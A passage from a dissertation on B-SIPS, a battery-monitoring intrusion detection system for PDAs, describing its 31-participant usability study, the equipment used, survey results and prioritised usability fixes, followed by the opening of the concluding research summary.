5. The evaluation of the system followed a set order in our scenario for all participants. First, the user was timed during their system interactions, using a PDA with the B-SIPS client application. The single scenario followed along a set of questions designed to exercise the various detection and reporting capabilities of the application. Once the questions were finished, the user was asked to complete a short survey about the application and to provide other feedback. Second, the user was timed, using our CIDE system, which is a server-based backend for the B-SIPS capability. Similarly, the user followed a set order of questions to examine the detection reports, graphical display, and an attack correlation view of the intrusions. Once completed, the user was asked to take a short survey about the CIDE capabilities and to provide additional feedback.
6. The questionnaire and surveys were presented in a well-conceived computer input form. This automated form has built-in timers, and the user had to make various answer selections directly into the system. This helped to eliminate human input and transcribing errors on our part through misinterpretation of user notes and hardcopy markings. Bias was minimized, since participants had to follow the scenario with limited intervention by our proctor.
7. Additionally, this input form allowed the consolidation of the data into spreadsheet files for ease of analysis and storage.
8. User expertise varied greatly, especially with experience and area of study. This required our research team to provide some additional assistance to help familiarize the test subjects with the B-SIPS client and CIDE server. The intent was to examine all subjects on both applications; however, it was possible, if it became necessary, to exclude certain test subjects if they had too much difficulty with either or both

B-SIPS capabilities. To that end, we considered the limits of our interventions with a goal of as few as possible and no more than four per session.

9. The typical participant took one hour to complete the assessment of the B-SIPS client, CIDE server, and subsequent surveys. If the user required a short break, then accommodations were made. If their participation time was limited, then the session could be divided into two parts.

7.2.2 Equipment Employed for B-SIPS Usability Experiments

The following are the test devices and equipment employed in the usability study: The B-SIPS client application ran on a Dell Axim X51 PDA with Bluetooth and Wi-Fi enabled. The device's operating system is Microsoft Mobile 5.0. The device reports were transmitted using the Virginia Tech wireless network. The CIDE was operational on a Dell workstation. The device's operating system is Windows XP with SP2. The system's integrated MySQL database resides on separate Dell workstation, running Fedora Linux. The blended attacks were launched with our crafted attack bash script from a Dell Latitude D600 notebook, running the Open SUSE 10.2 operating system. This notebook was connected to the Virginia Tech wired network and had an IOGear USB Bluetooth adapter set for discoverable mode.

7.2.3 B-SIPS Experiment Expertise Level Determination Protocol

A questionnaire, shown in Figure G-8, was used to ascertain the security expertise, computer knowledge, and experience level of the surveyed participants. An aspect of this research is to understand the usability of the B-SIPS capabilities relative to the skill level of the study participants. The information collected helped our research team to enhance the B-SIPS interface, analysis tools, and alert capabilities for security specialists, system administrators, and other technical support staff members to more effectively protect mobile computers. From a research prospective, there were no correct or incorrect answers to our benchmark tasks and survey questions. Our goal was to enhance the system to better defend mobile computers. It was not our intent to evaluate the test subjects in any fashion other than computer-related experience level; instead we were focused on exploring the B-SIPS capabilities to improve the security posture of mobile devices in wireless environments.

We did not correlate test subject identifying information with the various benchmark tasks and surveys. Gender, ethnicity, and religious preference are not relevant demographics for our

B-SIPS usability study, so no effort was made to gather that data. To maintain the anonymity of the test subjects, a unique reference identification input screen was used as shown in Figure 7-1. The participant created a simple anonymous identifier, such as first initial plus tracking number, to insure that test subject responses were not inadvertently double counted.




Figure 7-1 Usability Study Participant Reference Identification Input Screen

However, we did gather some demographic information, such as age, experience, and expertise level as part of the study as shown in Figure 7-2. Additionally, we did not record the session, using audio or video taping. Participation in the B-SIPS usability study was voluntary, and test subjects could skip questions and withdraw from the study at any time.




Figure 7-2 Usability Study Expertise Level Determination Questionnaire View

7.2.4 General User and System Administrator Groups of Benchmark Tasks

Our plan was to have two research team members working with each test participant. The first researcher conducted the in-briefing, reviewed the informed consent form, familiarized the test participant with the B-SIPS client and CIDE, and commenced the benchmark tasks and surveys. The second researcher took written notes, monitored test participant comments and observations, ensured that the laboratory environment remained consistent (e.g., help minimize distractions, etc.), and supported the experiment by launching the network attacks to trigger the intrusion detection system as required.

The evaluation consisted of two sets of benchmark tasks and surveys developed for *General Users* and *System Administrators*. The general user questions focused on timed interactions with the B-SIPS client software on a PDA. The system administrator questions examined user interactions with the CIDE.

In our B-SIPS usability study, we evaluated participants in two basic groupings. General users comprised participants with basic computer training and knowledge. Most were familiar with workstations and running computer applications. Some in this category were reasonably comfortable using PDAs and smart phones; however the general users tended to lack extensive experience with servers, security knowledge, and system administration. Our other grouping was classified as system administrators. These participants had much higher levels of experience and were often employed at the helpdesk and as network and security administrators at Virginia Tech. These individuals are highly skilled at customer support and managing diverse servers, network architectures, and security systems. Many of the participants in this category had five or more years of experience in their field. The system administrators group comprised more than half of our study's participants. Conceptually, general users would typically use our B-SIPS client and system administrators would operate the server-based CIDE if the B-SIPS client and server-based CIDE are produced commercially. In our case, the actual recruited participants tended to have more expertise and experience than a random study's sample population. This is a considerable advantage in our usability study because we were limited to a single experimental session per participant due to time and funding constraints.

Attracting enough knowledgeable and computer savvy participants when conducting a usability study is always challenging. Fortunately, we were able to attract 31 participants, which we further characterized as general users and system administrators. With most studies, more

participants tend to be better when considering the data gathered to make assessments to validate a system. When initially advertizing for the B-SIPS' usability study, our goal was to attract at least 23 participants because that seemed a reasonable number that would provide statistically significant results, however, our usability study team believed it important to determine a necessary number of participants to accomplish our goal of uncovering most of the systems issues. Our basic premise was that more participants would be better.

Our B-SIPS research team's analyst determined that with as few as five general users and five system administrator participants our study would discover 85% of the system's issues within as few as three iterations of the experiments, based on ideal usability participant studies conducted by Nielson and Landauer [110]. Applying Nielson's concept that a proportion of the system's issues will be identified by each participant, this proportion is L, and typically works out to be approximately 31% [110]. As the quantity of participants, N, increases, more overlapping system usability issues are concurrently found through, n, iterations. Equation 7-1 characterizes the probability that all usability issues, $P(x)$, are identified, and is based on the quantity of participants and the expected proportion of issues each participant will find [110].

$$P(x) = N(1 - (1 - L)^n) \qquad \text{Equation 7-1}$$

Nielsen suggested that with as few as five participants over several iterations of usability testing, an optimal product may be devised, but this can be reduced in usability study instances containing participants with higher levels of expertise [110]. We evaluated the distinctions between our general user and system administrator groups. Both groups had high levels of training, knowledge, expertise, and experience with computers, networking and security [97]. According to Nielson, studies containing multiple user groups need to have additional participants, so a sufficient number of qualified participants per group needs to be attained [110]. Using Equation 7-1, we determined that our study would require at least 10 participants, consisting of at least five general user and five system administrator participants, according to Nielsen's strategy. With the B-SIPS usability study, explicitly following Nielson's strategy of executing three full iterations was not achievable due to time and funding constraints. Additionally, B-SIPS is a working system, but not a commercial or production grade deployment. Instead, we opted to recruit three times the number of participants when only twice as many were necessary, so the usability study achieved its purpose of uncovering the majority of B-SIPS client and CIDE issues with 31 participants. Accordingly, with the time-driven

restriction of a single iteration of usability testing in place, the percentage of usability problems found needed to approach 95%, and therefore, the required number of participants for the study was thirty, with half of the participants possessing a background in system administration [97]. The system issues discovered were documented and prioritized. The "must-fix" issues and "need-to-fix" issues were corrected. The remaining issues were deemed unnecessary to fix in this version of B-SIPS and left for future work.

7.2.5 B-SIPS Benchmarks and Survey Development

In developing the structure for our B-SIPS study usability, we identified the usability specifications that comprise our objective and subjective data. According to Hartson and Hix [108], objective data is gathered by observing test subject performance of benchmark tasks; and subjective data is based on participant opinion and satisfaction with the system based on questionnaires or surveys. With our B-SIPS usability study, we collected and analyzed both objective and subjective data, and our team employed scenario-driven benchmark tasks and surveys, accordingly.

The benchmark tasks, as shown in Figure G-9, were devised for the B-SIPS client that examined the participants' ability to maneuver through the various screens and capabilities. The test subjects accomplished benchmarks that ranged in difficulty from relatively simple system observations of the B-SIPS client data readings to more complex reconfiguration of the system's tolerance, button manipulations to kill active processes, and system execution of Bluetooth-enabled device discovery of other systems in-range. With the B-SIPS client, our intent was to exercise all the available capabilities and uncover any user interface shortcomings. Once the client benchmark tasks were completed, the participants took a survey as shown in Figure G-11 to provide subjective feedback. Questions in the survey attempted to gather HCI information from the participants about aspects of the B-SIPS client that they found satisfactory or had difficulty manipulating and understanding. This information was directly applied to improving the system as we developed our list of shortcomings and prioritized the items to fix.

The benchmark tasks as shown in Figure G-10 for the server-based CIDE examined the participants' ability to operate at the system administrator level. The test subjects accomplished benchmarks that ranged in difficulty from relatively simple maneuvering between screens and making observations of the client data readings to more complex assessments of systems being attacked and analysis with the integrated correlation view of B-SIPS and Snort attack reports.

With the CIDE, we examined the available capabilities to reveal system administrator interface shortcomings. Once the server benchmark tasks were finished, the participants took a survey to provide subjective feedback about CIDE. Questions in the survey, as shown in Figure G-12, attempted to gather HCI information from the participants about aspects of the CIDE that they found satisfactory or unsatisfactory. The system administrator level feedback was invaluable. Many of the suggestions were incorporated in the subsequent CIDE update. For the usability study, that information was prioritized and included in our cost-importance tables discussed in Section 7.3.

7.3 Results, Lessons Learned, and Resulting Enhancements

Our usability study and results focused on user reactions, questions, and comments made by 31 participants performing various benchmark tasks on the B-SIPS client and CIDE. The results from this study were presented in [97]. Experience in terms of security and educational purposes was varied, however 45% had served as system administrators for more than six years, as shown in Figure 7-3, and 25% pursued or possessed Doctoral degrees in Computer Engineering, as shown in Figure 7-4.




Figure 7-3 Participant Experience Level

Although the group by academic experience and vocation was fairly knowledgeable of the fact that network security is a major threat area for small mobile devices, few participants were able to correctly name any Wi-Fi or Bluetooth attacks. We concluded that security applications for both general users and system administrators need to be fairly intuitive and developers must not make assumptions on knowledge that their users may or may not possess.




Figure 7-4 Participant Education Level

The majority of participants, based on their feedback, indicated a high level of experience, knowledge, and comfort with handheld computer, servers, and intrusion detection systems as shown in Figure 7-5. This validates that our study recruited the appropriate groups of participants and further indicates that the results are relevant. (Note: In Figure 7-5, N/A indicates no answer.)




Figure 7-5 Participant Knowledge Level of Devices

Additionally, the groups of participants were diversified by their wide range of academic degrees. Many of the participants are masters and doctoral students in computer science and engineering. Participants with non-computer oriented degrees had good levels of technical

knowledge, skills, and experience as well. This leveled out the general user group below the system administrators as anticipated.

Users were extremely satisfied with the B-SIPS client and server, finding the future relevance of the project to be 4.68 on a scale from zero (being very dissatisfied) to five (being extremely satisfied), as shown in Figure 7-6. This indicates B-SIPS fills a security void. Great interest was expressed in requiring the use of such an IDS tool for corporate business devices. Users felt that maneuverability was easy, but that they would not feel comfortable demonstrating it to a new user; this indicates that improvements could be made to decrease the learning curve.




Figure 7-6 B-SIPS Client Survey Results

The study participants were even more comfortable using the CIDE environment with standard Windows interfaces. They also felt strongly that the system was intuitive to navigate through and manipulate, relevant to security specialists and SAs, and that CIDE technologically enhanced the state-of-the-art in the security field by providing a hybrid IDS solution for monitoring mobile devices. The CIDE usability questionnaire responses are shown in Figure 7-7.




Figure 7-7 CIDE Survey Results

Encompassing suggestions made by participants, as well as notes taken by facilitators based on user facial reactions during interactions and statistics gathered from benchmark tasks, a list of usability problems was developed. These problems were evaluated for importance, after which appropriate solutions and man-hour costs were developed. Once this was accomplished, the usability problems were placed in cost-importance tables, one each for the B-SIPS client and CIDE server [108]. A summary of each of the B-SIPS client cost-importance issues is shown in Table 7-1.

Table 7-1 B-SIPS Client Cost-Importance Issues

Client Problem	Importance	Solution	Cost	Priority Ratio	Priority Rank	Culmulative Cost	Resolution
Users very confused with the connections tab	M	Add popup "Bluetooth searching", eliminate ICMP button, and insert a label indicating that connection information appends to list	0.75	M	1	0.75	Fix
Users showed shock and lack of confidence in their actions during device calibration	M	Splash screen when calibrating and backlight restart after calibrating	0.75	M	2	1.50	Fix
No user notification of success when users press the set button	3	Add popup for "Set" buttons for done	0.25	1200	3	1.75	Fix
Users indicated that frequent pop-up alerts might get annoying	2	Turn off Alerts option in Settings	0.25	800	5	2.00	Fix, if time
Users were unsure of what many labels and buttons did, but did not think to utilize the help file	2	Hyperlink help file	0.25	800	6	2.25	Fix, if time
Users had a problem identifying attacks in the advanced tab	3	Adding "Attack" col to table (as the first column); color "attack" rows red	0.50	600	4	2.75	Fix, if time
Misspellings found	1	Fix typos	0.25	400	7	3.00	Fix, if time
Users can't match Microsoft process names to execution files	2	Add process display name to process list tab	1.00	200	8	4.00	Fix next version
applications to review attack notification	2	Notification--old bat icon or on bottom bar	1.00	200	9	5.00	Fix next version
Keyboard disappears after recalibrate	1	Investigate & mitigate code issue	0.50	200	10	5.50	Fix next version

The cost-importance table allowed an importance ranking, such as Must (M) fix and numeric level of criticality, ranging from one to three with three being the least critical to fix. The cost was calculated in hours for a developer to correct the programming code. If the issue had a ranking of M or a priority ratio over 1000, then that issue was designated to the "Fix" category. If the priority ratio was less than a 1000 but equal to or greater than 400, then that issue was placed in the "Fix, if time" category. Lastly, issues with priority ratio of less than 400 were placed in the "Fix in next version category. Each refined usability issue is assigned a resolution priority, ranging between *Fix* and *Fix in next version*, which allows the developers of B-SIPS to resolve the most crucial usability issues first. Priority of effort, as shown in Table 7-2, is placed on improving human interface issues, providing displayed feedback when buttons are selected, improving existing features, and clarifying buttons. Resolution status indicates corrected issues.

Table 7-2 Refined B-SIPS Client Usability Issues Addressed

B-SIPS Client Issues	Solutions	Resolution Status
Connections tab unclear	Make labels more clear	**Completed**
Device calibration causes user alarm	Add splash screen to explain calibration	**Completed**
Set button provides no notification of success	Add pop-ups for Set buttons	**Completed**
Frequent pop-up alerts can become annoying	Add Turn-Off-Alerts option in Settings tab	**Completed**
Users unsure of buttons; did not use help file	Hyperlink labels / buttons to help file	Fix, if time
Attack identification in Advanced tab needed	Add Attack column and highlight rows	Fix, if time
Misspellings found	Fix typos	**Completed**
Process names do not match .EXE names	Add process display name to Process list	Fix in next version
Attack notification not easily accessible	Simplify for easier access	Fix in next version
Keyboard disappears after recalibration	Investigate and mitigate code issue	Fix in next version

The same usability issue resolution methodology was applied to assessing the CIDE server. Developers focused on correcting necessary usability issues first. Priority of effort was placed on improving the help file, adding data column sorting, incorporating explanation tool tips for buttons, and the tolerance bar. Server date and timestamps were added to logs because the CIDE

time is more reliable since it synchronized with a time server. Lastly, summary counters for groups of attack reports are being incorporated. A summary of CIDE server cost-importance issues is shown in Table 7-3.

Table 7-3 CIDE Server Usability Cost-Importance Issues

Server Problem	Importance	Solution	Cost	Priority Ratio	Priority Rank	Culmulative Cost	Resolution
Help file contained no helpful info	M	Add help file	1.00	M	1	1.00	Fix
Users surprised that they could not sort data	M	Add sorting capabilities to database & live views	1.00	M	2	2.00	Fix
Many users did not understand the meaning of the tolerance feature	M	Explain tolerance feature	0.25	M	3	2.25	Fix
Users did not intuitively know that they could right click to sort analysis data	M	Label in Analysis tab indicating right-click offers data sorting options	0.25	M	4	2.50	Fix
No way to know where data in the left pannel of the Correlation tab was coming from	2	Label pannel side as B-SIPS	0.25	800	5	2.75	Fix
Client time not dependable; server time not given	2	Add server time stamp to logs	0.25	800	6	3.00	Fix
User concerned about ease of report creation due to fields not being copy / paste enabled	2	Allow all fields to be copy / paste	0.50	400	7	3.50	Fix, if time
Time was given from Live Data, but no date	1	Live Data -> Add "Date" column	0.25	400	8	3.75	Fix, if time
Correlation lacks a 'count' column or a way to easily determine information about a selected chunk of data	1	Add attack and time counters, as well as displaying the time range and number of rows selected	0.50	200	9	4.25	Fix, if time
Users confused that they cannot select / view multiple correlations	3	Make it possible to select multiple correlations	2.00	150	10	6.25	Fix next version
Clicking on a graph or data table doesn't highlight information in the corresponding graph / table	3	Add brushing/linking	3.00	100	11	9.25	Fix next version
Graphs are confusing, need to be enlarged, and should give more info via user interaction	1	increase test size, add "time" to gumball info, and enhance mouse-over tool tips	1.75	57	12	11.00	Fix next version
Users annoyed with tolerance changes not being retroactive	3	Make tolerance retroactive	7.00	43	13	18.00	Fix next version

Each refined usability issue for the server-based CIDE was assigned a resolution priority, ranging between *Fix* and *Fix in next version*, which allowed the developers of B-SIPS to focus on correcting the most crucial usability issues first. Priority of effort as shown in Table 7-4 was placed on improving human interface issues, improving the help file, adding sorting and copy-paste capabilities for the database views, and ensuring the panels are well labeled. Resolution status indicates the issues corrected.

Overall, the B-SIPS usability study determined that this research endeavor is usable, relevant, and an application that participants would like to see widely used in the future. Many subjects had not previously considered the severity of the lack of network security tools for mobile devices, but after an introduction to B-SIPS, the users indicated an interest in making the deployment of such a system mandatory in corporate settings.

Table 7-4 Refined CIDE Server Usability Issues Addressed

CIDE Server Issues	Solutions	Resolution Status
Improve help file	Update help file	Fix
Data sorting required	Allow sorting	**Completed in Database View**
Tolerance feature confusing	Explain tolerance feature	**Completed**
Right-click not intuitive	Add explanation labels	**Completed**
Correlation tab unclear	Label display panel as B-SIPS Data	**Completed**
No server time given	Add time to logs	**Completed**
Fields do not allow for copy / paste	Allow all fields to be copy / paste capable	Fix, if time
No Live Data date given	Add Date column to Live Data tab	**Completed**
Correlation does not group attack data	Display attack time range and # of rows	Fix, if time
Correlations cannot be viewed together	Allow selection of multiple correlations	Fix in next version
Data representations are not connected	Add brushing / linking	**Completed for Device Profiles View – Other views to be fixed in next version**
Graphs are unclear	Enhance data; use larger text brushing / linking	Fix in next version
Tolerance setting not retroactive for database	Make tolerance retroactive	Fix in next version

This study shows that all participants were able to aid the B-SIPS team in pinpointing usability problems and gaining an insight into useful features for inclusion in the next B-SIPS version. Overall, users were comfortable maneuvering with both the B-SIPS client and server-based CIDE, confident that the system was viable and necessary for the future security of wireless networks and mobile devices, and complimentary of the system design and research progression.

7.4 Summary

This chapter discussed the IRB-approved and successful B-SIPS usability study that was conducted to validate the software-based B-SIPS client and server-based CIDE applications. Our usability study methodology and its results were presented in [97]. Our system provides a complementary IDS protective capability with today's security technologies to help secure small mobile devices and to enhance layered defensive measures in a net-centric environment. An

extensive usability study was conducted to improve the B-SIPS client and server-based CIDE capabilities and features. The study was successful at recruiting test subjects that had sufficiently high levels of knowledge and expertise to properly assess the system. The helpdesk and system administrator staff members were the appropriate group to examine the CIDE server, while all participants were comfortable at assessing the B-SIPS client. The 31 participants provided feedback and data useful for validating the system's viability as a functional IDS for mobile devices. The participants overwhelmingly found the system useful and relevant for protecting mobile computing devices. Faculty, staff, and student participants indicated that they would be willing to use the B-SIPS client for mobile devices and server-based CIDE in a campus or corporate network setting. All participants agreed that combining host-based anomaly detection, device profiling, and intrusion correlation with Snort's signature-based identification within a net-centric environment provides a unique hybrid IDS solution where little else currently exists. This is cited by the participants as the research endeavor's key strength and that the system is fully integrated in defense-in-depth strategy.

The B-SIPS usability study is an appropriate tool to assess the overall system and to identify shortcomings in the system. Those problem issues were categorized and prioritized for correction. All of the "fix" and most of the "fix if time permits" issues were corrected. Several of the "fix in next version" issues were also corrected. With the major usability issues resolved and based on our expert usability study's results, the B-SIPS client and server-based CIDE are validated as a complementary IDS in a network security strategy.

8 Contributions, Future Work and Conclusion

Learn from yesterday, live for today, hope for tomorrow.
The important thing is to not stop questioning.
--Albert Einstein

This B-SIPS research examined the development of a hybrid IDS for mobile devices that employs smart battery monitoring capabilities. B-SIPS effectively defends the mobile device in a net-centric wireless environment and provides report data to the server-based CIDE for attack correlation with Snort reports, device profiling, and SA alert notification and analysis. The analytical smart battery polling models provide a means to evaluate the theoretical limits of B-SIPS detection capabilities. CASIMS provides the tools to examine crafted Bluetooth, Wi-Fi, and blended attacks and develop signatures. This chapter summarizes the dissertation research, significant accomplishments, and extension to the body of knowledge in intrusion detection. Section 8.1 presents the research summary. Section 8.2 summarizes significant contributions. Section 8.3 presents future work directions. Section 8.4 offers concluding thoughts.

8.1 Summary of Research

The primary goal of this B-SIPS research is to enhance security for small wireless devices that operate in mobile computing environments. B-SIPS development sought to add a complementary protective capability to existing layered-defensive measures that are accepted as state-of-the-art technology in a well-defended network environment. With wireless computers we need to consider the possibility that the device could be attacked for the reason of denying the system's usage to its owner by exhausting the battery. B-SIPS detects and reports abnormal device activity by monitoring changes in battery current. The DTC algorithm developed in this research provides the B-SIPS client detection means to reduce false positive alerts. This capability provides an efficient way to detect attacks and anomalous activity, while conserving

battery charge life. Typically, firewalls and antivirus software are not employed on small mobile computing devices because they rapidly exhaust the battery charge life, reducing usable device time for the owner.

The chapters within this dissertation document the research findings and will provide future researchers with B-SIPS as a foundation to further investigate and examine smart battery capabilities that support mobile device IDS technologies. Chapter 1 introduced the research problem. The introduction provided the motivation, purpose, and methodology for investigating and developing B-SIPS, CIDE, and CASIMS. The important research questions were stated and used to guide the research direction and shape way points throughout the endeavor.

Chapter 2 provided the literature review and background for IDSs, Bluetooth and Wi-Fi attacks, technology convergence of PDAs and smart phones, wireless networking standards, and smart battery power management specification and implementer forums. The smart battery pack's embedded electronics hold SBData, measure battery operating parameters, calculate and predict battery performance, control battery charging algorithms, and communicate with other SMBus devices [68]. While these smart battery abilities provide their intended means of managing the battery, they also allowed for the inspired development of B-SIPS detection capabilities. Battery exhaustion attacks were discussed because they embody a changing focus on means to attack mobile device resources. Also, representative Bluetooth and Wi-Fi attacks that affect small mobile devices were described. For this research, technology convergence indicated that PDAs and smart phones were viable small mobile computing choices to examine for attack trace signature development because many of these devices have integrated Wi-Fi and Bluetooth technologies.

Chapter 3 described the reasons that led to the selection of our methodology, approach and research objectives. The purpose, goals, and assumptions of this research were introduced and then extended by using Jain's Ten-Step Performance Evaluation Method. Using the selected methodology and approach, we investigated the B-SIPS research objectives according to our development plan. Viable models for analyzing IDSs were considered and we selected the Multivariate Model to examine B-SIPS, because it can be used in the correlation of two or more metrics that are applicable to implementations of hybrid IDSs. Performance metrics were defined, and verification and validation means were stated for our research approach.

